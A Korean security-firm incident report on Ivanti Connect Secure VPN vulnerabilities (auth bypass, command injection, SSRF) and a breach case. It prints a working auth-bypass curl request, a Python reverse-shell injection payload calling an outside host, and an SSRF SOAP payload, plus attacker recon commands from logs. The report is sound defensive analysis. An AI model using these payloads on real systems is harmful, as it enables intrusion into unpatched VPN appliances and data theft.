Top-CERT Trend Report


Ivanti VPN 취약점 공격 동향 및 대응방안

SK쉴더스 침해사고전문팀
Top-CERT

목 차

1. 개요

1.1. Ivanti VPN 취약점



[Ivanti VPN 취약점 발생 타임라인]

2024 년 1 월 10 일에 Ivanti Connect Secure 제품에서 심각한 취약점이 발견되었다. 이 취약점은 인증 우회(CVE-2023-46805)와 명령어 주입(CVE-2024-21887)으로 공통 취약점 등급 시스템(CVSS)에서 각각 8.2(HIGH)와 9.1(CRITICAL)로 평가되었다. 이러한 높은 위험 등급으로 인해 취약점이 공개된 이후 해당 장비에 대한 공격 시도가 증가하는 것이 확인되었다.

Ivanti Connect Secure 는 해외 정부기관, 군 관련 조직, 통신사, 방위산업체, 금융기관, 컨설팅 업체 및 항공우주 분야에서 널리 사용되는 인기 있는 VPN 장비로 국내에서도 많은 기업들이 해당 장비를 사용하고 있다.

취약점을 최초로 발견한 보안 연구 기관인 Volexity 는 2023 년 12 월 고객 네트워크 분석 중 Ivanti VPN 관련 제로데이 취약점의 사용 정황을 포착하였으며, 이후 Ivanti 와 협력하여 해당 제로데이 취약점을 확인하였다. 올해 1 월 취약점 발생 이후 매월 지속적으로 신규 취약점 발견 및 패치 작업이 이루어지고 있어 해당 장비를 사용하는 기업은 주의가 필요하다.


국내에서는 SK 쉴더스 Top-CERT 가 Ivanti VPN 취약점에 대한 사고 조사를 수행하였으며, 이 조사 결과를 바탕으로 Ivanti VPN 취약점 대응 및 전략에 대한 정보를 공유하고자 한다. 이러한 사례 공유를 통해 향후 유사한 보안 위협에 대비하는 데 큰 도움이 되었으면 한다.

2. Ivanti VPN 취약점

2.1. Ivanti VPN 사용현황

Ivanti 는 전 세계적으로 4 만 5 천곳 이상의 고객을 보유하고 있으며, ivanti 소프트웨어 제품은 4 천만 곳 이상에서 운영되고 있다. 미국방성 및 NASA 와 같은 보안을 중시하는 고객을 비롯한 포춘 100 대 기업의 96% 이상이 사용중이며, 현재 국내에서도 방송사, 대학교, 연구소, 공공기관을 중심으로 2 천건이 넘는 레퍼런스를 보유 중이다.

출처: ROLTECH



2.2. Ivanti VPN 취약점 개요

본 문서에는 올해 지속적으로 발견되고 있는 Ivanti VPN 취약점 중 파급력이 컸던 취약점인 'CVE-2023-46805(인증 우회 취약점)', 'CVE-2024-21887(명령 주입 취약점)', 'CVE-2024-21893(SSRF 취약점)' 에 대해 다룬다. 다수의 공격 그룹들은 이 세 가지 취약점을 연결하여 취약 버전의 Ivanti VPN 를 공격하였다.

작성 기준: CVSS Score: NIST / Record Created Date: MITRE / Published Date: NIST

제품명	CVE Number	Base Score	Description	Record Created Date	Published Date
Ivanti Connect Secure Ivanti Policy Secure	CVE-2023-46805	8.2 HIGH	인증 우회 취약점	2023-10-27	2024-01-12
	CVE-2024-21887	9.1 CRITICAL	명령 주입 취약점	2024-01-03	2024-01-12
	CVE-2024-21888	8.8 HIGH	권한 상승 취약점	2024-01-03	2024-01-31
	CVE-2024-21893	8.2 HIGH	SSRF 취약점	2024-01-03	2024-01-31
	CVE-2024-22024	8.3 HIGH	XML 외부 엔티티 취약점	2024-01-04	2024-02-12
	CVE-2024-21894	9.8 CRITICAL	힙 오버플로우 취약점	2024-01-03	2024-04-04
	CVE-2024-22052	7.5 HIGH	널 포인터 역 참조 취약점	2024-01-05	2024-04-04
	CVE-2024-22053	8.2 HIGH	힙 오버플로우 취약점	2024-01-05	2024-04-04
	CVE-2024-22023	5.3 MEDIUM	XML 외부 엔티티 취약점	2024-01-04	2024-04-04
	CVE-2024-29205	7.5 HIGH	인증 우회 취약점	2024-03-19	2024-04-25

2.3. Ivanti VPN 취약점 발생원인 상세 분석

1. CVE-2023-46805(인증 우회 취약점)

해당 취약점은 Ivanti Connect Secure 및 Ivanti Policy Secure 에서 발생하는 인증 우회 취약점으로, 특정 API 에 존재하는 취약점을 이용하여 인증 과정을 수행하지 않고 내부 접근이 가능한 취약점이다.

웹 서버에 요청이 제공되기 전, 인증 과정을 수행하여야 하는지를 확인하기 위해 URI 를 검증하는 함수 'doAuthCheck'가 존재한다. 해당 함수는 문자열 비교 함수 'strncmp'를 사용하여 요청 받은 URI 를 처음부터 N 개 만큼 읽어 비교한 뒤, 조건에 맞는 문자열이 존재한다면 N 개 이후의 URI 는 상관없이 인증 과정을 수행하지 않는다.

```
v18 = (const void *)getDevice(a1->dwordC);
if ( (unsigned __int8)sub_873D0(a1->uri_path, v18) )
  return 1;
uri_path = a1->uri_path;
if ( !strncmp((const char *)uri_path, "/api/v1/ueba/", 0xDu)
  || !strncmp((const char *)uri_path, "/api/v1/integration/", 0x14u)
  || !strncmp((const char *)uri_path, "/api/v1/integration/", 0x14u)
  || !strncmp((const char *)uri_path, "/api/v1/dsintegration", 0x15u)
  || !strncmp((const char *)uri_path, "/api/v1/pps/action/", 0x13u)
  || !strncmp((const char *)uri_path, "/api/my-session", 0xFu)        0x1Du -> 26
  || !strncmp((const char *)uri_path, "/api/v1/totp/user-backup-code", 0x1Du)
  || !strncmp((const char *)uri_path, "/api/v1/esapdata", 0x10u)
  || !strncmp((const char *)uri_path, "/api/v1/sessions", 0x10u)
```

[doAuthCheck 함수 일부분]

추가적인 인증 검사는 'PyRestHandler::handleRequest' 함수에서 진행되는데, '/api/v1/totp/user-backup-code'로 시작하는 URI 는 인증 검사를 수행하지 않는다.

공격자는 이를 이용하여 우선 인증이 필요한 엔드포인트로 접근을 시도한 후, Directory Traversal(디렉터리 접근 공격)을 통해 상위 디렉터리로 이동하여 인증을 요구하지 않는 URI 로 순회할 수 있다.

Directory Traversal: 상위 디렉터리로의 접근 시도가 필터링 되지않아 허용되는 웹 취약점

```
$ curl -ik https://192.168.86.111/api/v1/system/system-information
HTTP/1.1 403 Forbidden
Transfer-Encoding: chunked
X-XSS-Protection: 1
Strict-Transport-Security: max-age=31536000
```

[정상적인 접근시 접근 거부 메시지(403 Forbidden) 반환]

```
$ curl -ik --path-as-is https://192.168.86.111/api/v1/totp/user-backup-code/../../system/system-information
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 297

{"software-inventory":{"software":{"build":"1647","name":"IVE-OS","type":"operating-system","version":"22.3R1"}}}
```

[취약점 이용 접근시 성공 메시지(200 OK) 및 시스템 정보 반환]

2. CVE-2024-21887(명령 주입 취약점)

해당 취약점은 Ivanti Connect Secure 및 Ivanti Policy Secure 에서 발생하는 RCE 취약점으로, 임의 명령이 삽입된 요청을 특정 URI 에 전송 시 해당 서버에서 임의의 명령을 실행할 수 있게 된다.

공격자는 이를 다른 취약점(CVE-2023-46805(인증 우회 취약점), CVE-2024-21893(SSRF 취약점))과 연결하여 하나의 익스플로잇 체인(Exploit Chain)으로 사용할 수 있다.

파이썬의 'Popen' 이라는 모듈에는 사용자가 제공하는 인수를 사용하여 하위 프로세스를 생성하는데, 이를 공격자가 악용하여 RCE(명령 주입 공격) 공격을 행할 수 있다. 'restservice/api/resources/license.py' 내의 'api/v1/license/keys-status'로 시작하는 URI 에 대한 요청을 처리하는 get 메서드에 명령이 주입된 URI 경로를 전달하여 원격 명령 실행이 가능하다.

```
class License(Resource):
    """
    Handles requests that are coming for licensing APIs
    For now the only API is license/auth-code
    """

    # ...snip...

    def get(self, url_suffix=None, node_name=None):
        if request.path.startswith("/api/v1/license/keys-status"):
            try:
                dsinstall = os.environ.get("DSINSTALL")
                if node_name == None:
                    node_name = ""
                proc = subprocess.Popen(
                    dsinstall
```

[license.py 내 get 메서드 일부]

'/api/v1/totp/user-backup-code/../../license/keys-status/;[명령];' 와 같이 명령을 삽입한 URI 경로를 인코딩 후, 전달하는 경우 'Popen' 모듈이 호출되는 과정에서 해당 명령이 실행된다.

```
;python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.86.43",4444));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())';
```

[리버스 쉘 생성 명령 예시]

```
$ curl -ik --path-as-is https://192.168.86.111/api/v1/totp/user-backup-code/../../license/keys-status/
%3b%70%79%74% (인코딩 내용 일부 생략) 6f%28%29%29%27%3B
```

[명령 삽입 URI 전달 예시]

3. CVE-2024-21893(SSRF 취약점)

해당 취약점은 Ivanti Connect Secure 및 Ivanti Policy Secure 에서 발생하는 SSRF 취약점으로, 인증 우회 취약점인 CVE-2023-46805 와 같이 특정 엔드포인트에서 인증과정이 없는 점을 사용한다.

SOAP 기반의 SAML 요청을 처리하는 서비스의 엔드포인트에는 '/dana-ws/saml.ws', '/dana-ws/saml20.ws', '/dana-ws/samlecp.ws' 가 있는데, 공격자는 이 중 '/dana-ws/saml20.ws' 엔드포인트의 경우 인증 과정이 필요하지 않아 SSRF 공격이 가능하다.

```
if ( !memcmp(uri_path_1, "/dana-na/", 9u)
  || !memcmp(a1->uri_path, "/dana-cached/setup/", 0x13u)
  || !memcmp(a1->uri_path, "/dana-cached/sc/", 0x10u)
  || !strncmp(uri_path1, "/dana-cached/hc/", 0x10u)
  || !strncmp(uri_path1, "/dana-cached/cc/", 0x10u)
  || !strncmp(uri_path1, "/dana-cached/ep/", 0x10u)
  || !strncmp(uri_path1, "/dana-cached/psal/", 0x12u)
  || !strncmp(uri_path1, "/dana-cached/remediation/", 0x19u)
  || !strncmp(uri_path1, "/dana-ws/saml20.ws", 0x12u) // <--- No auth for this SAML endpoint
  || !strncmp(uri_path1, "/dana-ws/samlecp.ws", 0x13u)
  || !strncmp(uri_path1, "/adfs/ls", 8u)
  || !strncmp(uri_path1, "/api/v1/profiler/", 0x11u)
  || !strncmp(uri_path1, "/api/v1/cav/client/", 0x13u) && strncmp(uri_path1, "/api/v1/cav/client/auth_token", 0x1Du) )
{
  return 1;
}
v18 = (const void *)getDevice(a1->dwordC);
if ( (unsigned __int8)sub_873D0(a1->uri_path, v18) )
  return 1;
uri_path = a1->uri_path;
if ( !strncmp((const char *)uri_path, "/api/v1/ueba/", 0xDu)
```

[인증이 존재하지 않는 SAML 엔드포인트]

SOAP 요청을 포함한 SAML 명령들을 처리하는 'saml-server' 바이너리 파일은 시스템의 '/home/bin/same-server' 경로에 존재하는데, 공격자가 전송한 인증되지 않은 HTTP POST 요청을 처리하여 XML 개체로 변환하는 'SoapHandler' 함수가 동작하는 과정에서 'xmltooling' 라이브러리를 요청한다. 해당 라이브러리는 CVE-2023-36661 와 같이 공격자가 임의로 생성한 'KeyInfo' 개체를 사용한 SSRF 취약점을 지니고 있어 'SoapHandler' 함수의 동작을 요청하는 경우 동일한 취약점을 지니게 된다.

공격자는 'KeyInfo' 개체 내에 원격 리소스를 요청하는 등 메서드를 포함하여 생성 후, XML SOAP 봉투의 형태로 피해 서버에 전송하여 SSRF 공격을 할 수 있다.

```
<ds:SignedInfo>
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
</ds:SignedInfo>
<ds:SignatureValue>qwerty</ds:SignatureValue>
<ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig"
        <ds:RetrievalMethod URI="http://192.168.86.35:4444/hack%20the%20planet"/>
        <ds:X509Data/>
</ds:KeyInfo>
```

[XML SOAP 예시]

2.4. Ivanti VPN 취약점 탐지의 어려움

1. 제한적 로깅으로 인한 어려움

어플라이언스 장비의 특성상, 일부 로그(감사, 업데이트)만 제한적으로 확인이 가능하다. 이로 인해 취약점 공격이 발생했을 때 해당 공격을 실시간으로 감지하고 대응하는 것이 어려울 수 있다.

2. 임베디드 시스템으로 인한 어려움

Ivanti VPN 장비는 임베디드 시스템으로 구성되어 있어 디지털 포렌식 수행이 제한적이다. 이러한 임베디드 시스템은 일반적인 컴퓨터와는 달리 로그 및 시스템 정보에 대한 접근이 제한되어 있거나 특정 방식으로 저장되어 있어서 포렌식 분석을 진행하기 어려울 수 있다.

3. 취약점 이용으로 인한 탐지 및 분석의 어려움

공격자들은 Ivanti VPN 장비의 Zero-Day 취약점을 이용하여 공격을 수행한다. Zero-Day 취약점 공격은 기존에 알려지지 않은 방식으로 이루어지기 때문에, 실시간으로 이러한 공격을 탐지하고 대응하기가 어렵다. 또한, 공격자들은 공개된 여러 Ivanti VPN 의 취약점을 연계하여 공격을 진행한다. 이로 인해 특정 취약점이 어떻게 이용되었는지 파악하기가 어려우며, 연계된 취약점들은 탐지하기도 매우 어렵다.

4. 기존 Ivanti ICT(무결성 검사 도구)의 Zero-Day 공격 미탐지

CISA 는 기존 Ivanti 의 내부 및 외부 ICT 가 해당 Zero-Day 취약점 공격에 대한 손상을 탐지하지 못했다는 사실을 확인하였다. 이에 대해 Ivanti 는 고객의 어플라이언스와 시스템에 있는 모든 파일에 대한 추가 가시성을 제공하는 향상된 기능을 탑재한 외부 ICT 를 출시하였으나, 권장 조치를 취하지 않은 Ivanti VPN 버전을 사용하고 있는 경우, 해당 취약점에 대한 공격을 탐지하기 어려울 수 있다.


3. 취약점 악용 공격 사례

SK 쉴더스 침해사고대응전문팀(Top-CERT)은 다수의 침해사고 현장에 투입되어 분석하였고, 그 중 Ivanti VPN 취약점을 통한 침해사고가 다수 존재하였다. 다음은 국내 침해사고 사례에 대한 분석 및 해외 사례에 대한 소개이다.

3.1. S社 Ivanti VPN 취약점 분석 사례

다음 사례는 공격자가 Ivanti VPN 취약점을 통한 최초 침투 / AD 서버 침투 이후 내부 정찰을 통한 공격 확산과 데이터를 탈취한 사례이다.

공격자는 Ivanti VPN 의 인증 우회 취약점을 통해 권한을 획득하여 원격 명령을 내리는 등 다수의 내부 서버에 대한 제어권을 획득하였다. 이후 Active Directory 서버의 관리자 계정에 대한 크레덴셜을 획득하여 내부 서버에 대한 정찰 및 웹쉘 생성을 진행하여 추가 거점을 확보하려 시도하였다.



[공격 구성도]

아래의 표는 공격의 TTPs(Tactics, Techniques, Procedures)를 요약한 것이다.

No	Tactic	Techniques	Description
1	Initial Access	Exploit Public-Facing Application (T1190)	취약점을 악용하여 초기 침투
2	Execution	Windows Management Instrumentation(WMI) (T1047.001)	윈도우 기본 도구(WMI)를 이용한 명령 실행
3	Credential Access	Brute Force (T1110)	무작위 대입 공격을 이용한 크레덴셜 획득
		Adversary-in-the-Middle (T1557)	MitM(중간자 공격)을 이용한 크레덴셜 획득
		OS Credential Dumping: NTDS (T1003.003)	Dump 를 이용한 크레덴셜 획득
4	Persistence	Web Shell (T1505.003)	웹쉘 생성을 이용한 거점 확보
5	Discovery	Remote System Discovery (T1018)	도구를 이용한 내부 네트워크 대역 스캔
		Network Service Discovery (T1046)	
6	Lateral Movement	Remote Services (T1021)	통신 프로토콜을 통한 측면 이동
7	Impact	Exfiltration Over C2 Channel (T1041)	C2 통신을 통한 정보 유출

[공격 TTPs]


공격자는 Ivanti VPN Zero-Day 취약점(CVE-2023-46805, CVE-2024-21887)을 통해 최초 침투(인증 우회 및 원격 명령)를 하였으며 이후 다음과 같은 과정을 통해 내부 서버에 대한 정찰과 웹쉘 생성을 진행하였다.

1) 공격자는 WMI(윈도우 원격 관리)를 통해 원격으로 시스템에 접근하여 실행 중인 프로세스 및 서비스를 확인하였으며, DCsync 공격을 통해 계정 획득에 성공함

DCsync 공격: AD 에서 사용되는 도메인 컨트롤러에서 사용자 계정의 해시를 복제하는 공격 기법

비교	IP Address	Description	주요 Detections 로그
로그인	[redacted]	[redacted]	1) New WMI Process Creation - Win32_Process:Create - offender: [redacted] - victim: [redacted] 2) Domain Trust Enumeration - DC=[redacted] - victim : [redacted] 3) DCSync Activity [redacted] 4) DCSync Attack [redacted]

[NDR 탐지 로그]


Domain Trust Enumeration
RECONNAISSANCE
인증-대내서비스(AD) received an LDAP query to retrieve domain trust information. This is the first time that the offender sent this specific query to 인증-대내서비스(AD). An attacker might be trying to learn if a compromised device can access resources in another domain.
Suspicious queries:
DC=ADTKOREA,DC=COM#wholeSubtree#(objectclass=trusteddomain)
OFFENDER
VICTIM
Track Detection
Status
No Status
Assignee
Unassigned
Actions
Add to an Investigation
Tune Detection
LDAP Requests by Client by Scope DN Filter 1...
6h Snapshot
1hr Peak Value
1
Expected Value
0
Related Detections
Current Detection
T-13d
T-41m
T0
T+35m
T+35m
T+2d
T+3d
EXPLOIT
Kerberos Brute Force
12 Detections
LATERAL
New WMI Process Creation
RECON
Domain Trust Enumeration
EXPLOIT
DCSync Attack
EXPLOIT
DCSync Activity
CAUTION
Suspicious Top-level Domain Access
7 Detections
HARDENING
NTLMv1 Authentication

[NDR 탐지 화면]

2) 공격자는 Active Directory 관리자 계정을 얻기 위해 무작위 대입 공격 또는 중간자 공격을 이용해 AD 관리자 계정의 크레덴셜을 획득하였을 것으로 추정되며, 이후 WMI 를 사용하여 사용자 계정 로그인에 성공함

Categor	Logfile	Type	_time	hostname	계정 도메	계정 이름	원본 네트워크	인증 패키지
로그온	Security	감사 성공						NTLM
로그온	Security	감사 실패						NTLM
로그온	Security	감사 성공						NTLM
로그온	Security	감사 성공						NTLM
로그온	Security	감사 성공						NTLM
로그온	Security	감사 성공						NTLM
로그온	Security	감사 성공						NTLM


[WMI 로그]

date	srcip	srcpc	dstip	dstpo	sessior	actio	sentbyte	rcvdbyte
	VPN	45874	103.214.22.59	443	2.2E+09	client-rst	166780197	19577772
		50080		443	2.2E+09	server-rst	18019	7062
		17105		443	2.2E+09	close	4385	6500
		16968		443	2.2E+09	close	212	132
		53645		443	2.2E+09	close	212	132
		16969		443	2.2E+09	close	212	172

[크레덴셜 DB 파일 탈취 추정 FW 로그]


3) 공격자는 Active Directory 서버 침투 후, 리버스 프록시 악성코드(FRPC, Fast Reverse Proxy Client)를 다운로드함

FRPC: 리버스 프록시, 공격자와 공격 대상의 연결을 맺어주는 악성코드



[FRPC 탐지 로그]

4) 서비스 목록 및 네트워크 상태 확인 등 명령어를 원격으로 수행하여 내부 정찰/이동을 수행함



[SentinelOne(EDR) log]

No	Command Sample	Description
1	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	디렉토리 이동
2	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	파일 목록 출력
3	cmd.exe /Q /c nslookup myip.opendns.com resolver1.opendns.com 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	도메인 정보 조회
4	cmd.exe /Q /c netstat -ano 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	네트워크 설정
5	cmd.exe /Q /c del abc.txt 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	파일 삭제
6	cmd.exe /Q /c type .htaccess 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	파일 확인
7	cmd.exe /Q /c move board-fileicoo.php abc.txt 1> \\127.0.0.1\ADMIN$\(임시파일) 2>&1	파일 이동

[사용 명령어 목록]

5) 명령어 사용 시 다음과 같이 디렉토리를 이동함

